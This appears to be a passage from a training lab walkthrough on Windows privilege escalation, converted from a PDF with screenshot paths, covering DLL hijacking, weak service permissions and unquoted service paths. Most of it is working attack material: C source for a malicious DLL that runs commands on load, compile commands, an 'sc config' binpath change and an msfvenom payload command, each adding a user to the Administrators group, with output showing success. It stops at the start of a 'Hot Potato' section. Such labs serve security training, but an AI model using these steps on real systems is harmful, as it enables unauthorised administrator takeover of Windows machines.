


```
nano 2.6.3                                File: windows_dll.c

// For x64 compile with: x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
// For x86 compile with: i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll

#include <windows.h>

BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /k whoami > C:\\Windows\\Temp\\dll.txt");
        ExitProcess(0);
    }
    return TRUE;
}
```




```
// For x64 compile with: x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
// For x86 compile with: i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll

#include <windows.h>

BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /k net localgroup administrators user /add");
        ExitProcess(0);
    }
    return TRUE;
}
```


```
x86_64-w64-mingw32-gcc windows_dll.c -shared -o hijackme.dll
```

```
root@kali:~/Desktop# nano windows_dll.c
root@kali:~/Desktop# x86_64-w64-mingw32-gcc windows_dll.c -shared -o hijackme.dll
root@kali:~/Desktop#
```



Copy the generated file hijackme.dll, to the Windows VM

Place hijackme.dll in 'C:\Temp'



Windows VM :

Open command prompt and type: sc stop dllsvc & sc start dllsvc

In the command prompt: net localgroup administrators

```
default, Enabled group Well-known group S-1-2-1 Mandatory group, Enabled l
CONSOLE LOGON
default, Enabled group Well-known group S-1-5-11 Mandatory group, Enabled l
NT AUTHORITY\Authenticated Users
default, Enabled group Well-known group S-1-5-15 Mandatory group, Enabled l
NT AUTHORITY\This Organization
default, Enabled group Well-known group S-1-2-0 Mandatory group, Enabled l
LOCAL
default, Enabled group Well-known group S-1-5-64-10 Mandatory group, Enabled l
default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192 Mandatory group, Enabled l
default, Enabled group

C:\Users\User>sc qc dllsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 3   DEMAND_START
        ERROR_CONTROL        : 1   NORMAL
        BINARY_PATH_NAME     : "C:\Program Files\DLL Hijack Service\dlhijackservice.exe"
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : DLL Hijack Service
        DEPENDENCIES         :
        SERVICE_START_NAME   : LocalSystem

C:\Users\User>echo %PATH%
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Temp;C:\Program Files\Pu
\

C:\Users\User>sc stop dllsvc
[SC] ControlService FAILED 1062:


The service has not been started.

C:\Users\User>sc start dllsvc

SERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
```


Service Escalation – binPath :

C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wuvc daclsvc




```
Administrator: C:\Windows\System32\cmd.exe
C:\Windows\system32>C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wuvc daclsvc

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

daclsvc
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
    SERVICE_ALL_ACCESS
RW BUILTIN\Administrators
    SERVICE_ALL_ACCESS
RW Everyone
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_CHANGE_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_START
    SERVICE_STOP
    READ_CONTROL

C:\Windows\system32>
C:\Windows\system32>
```

In command prompt type: `sc config daclsvc binpath= "net localgroup administrators user /add"`




```
Administrator: C:\Windows\System32\cmd.exe
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

daclsvc
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
    SERVICE_ALL_ACCESS
RW BUILTIN\Administrators
    SERVICE_ALL_ACCESS
RW Everyone
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_CHANGE_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_START
    SERVICE_STOP
    READ_CONTROL

C:\Windows\system32>
C:\Windows\system32>sc config daclsvc binpath= "net localgroup administrators user /add"
SC! ChangeServiceConfig SUCCESS

C:\Windows\system32>
```


Notice that the output suggests that the user "User-PC\User" has the "SERVICE_CHANGE_CONFIG" permission



```
Administrator: C:\Windows\System32\cmd.exe
er /add"
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>sc start daclsvc
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely

C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to
ter/domain

Members

-----
Administrator
ICM
user
The command completed successfully.


C:\Windows\system32>
```

In command prompt type: sc start daclsvc

In command prompt: net localgroup administrators

Service Escalation - Unquoted Service Paths :

sc qc unquotedsvc



```
Administrator: C:\Windows\System32\cmd.exe
C:\Windows\system32>sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS


SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE           : 3    DEMAND_START
        ERROR_CONTROL        : 1    NORMAL
        BINARY_PATH_NAME     : C:\Program Files\Unquoted Path Service\Com
\unquotedpathservice.exe
        LOAD_ORDER_GROUP    :
        TAG                  : 0
        DISPLAY_NAME         : Unquoted Path Service
        DEPENDENCIES         :
        SERVICE_START_NAME  : LocalSystem

C:\Windows\system32>_
```

Notice that the “BINARY_PATH_NAME” field displays a path that is not confined between quotes.

Kali VM :


msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f exe-service -o common.exe




```
nadda@Nadda: ~/Desktop
File Actions Edit View Help
nadda@Nadda:~/Desktop$ msfvenom -p windows/exec CMD='net localgroup administrators
user /add' -f exe-service -o common.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 224 bytes
Final size of exe-service file: 15872 bytes
Saved as: common.exe
nadda@Nadda:~/Desktop$
```

Copy the generated file, common.exe, to the Windows VM.

Place common.exe in 'C:\Program Files\Unquoted Path Service'



sc start unquotedsvc




In the command prompt: net localgroup administrators


Potato Escalation - Hot Potato :

Windows VM :

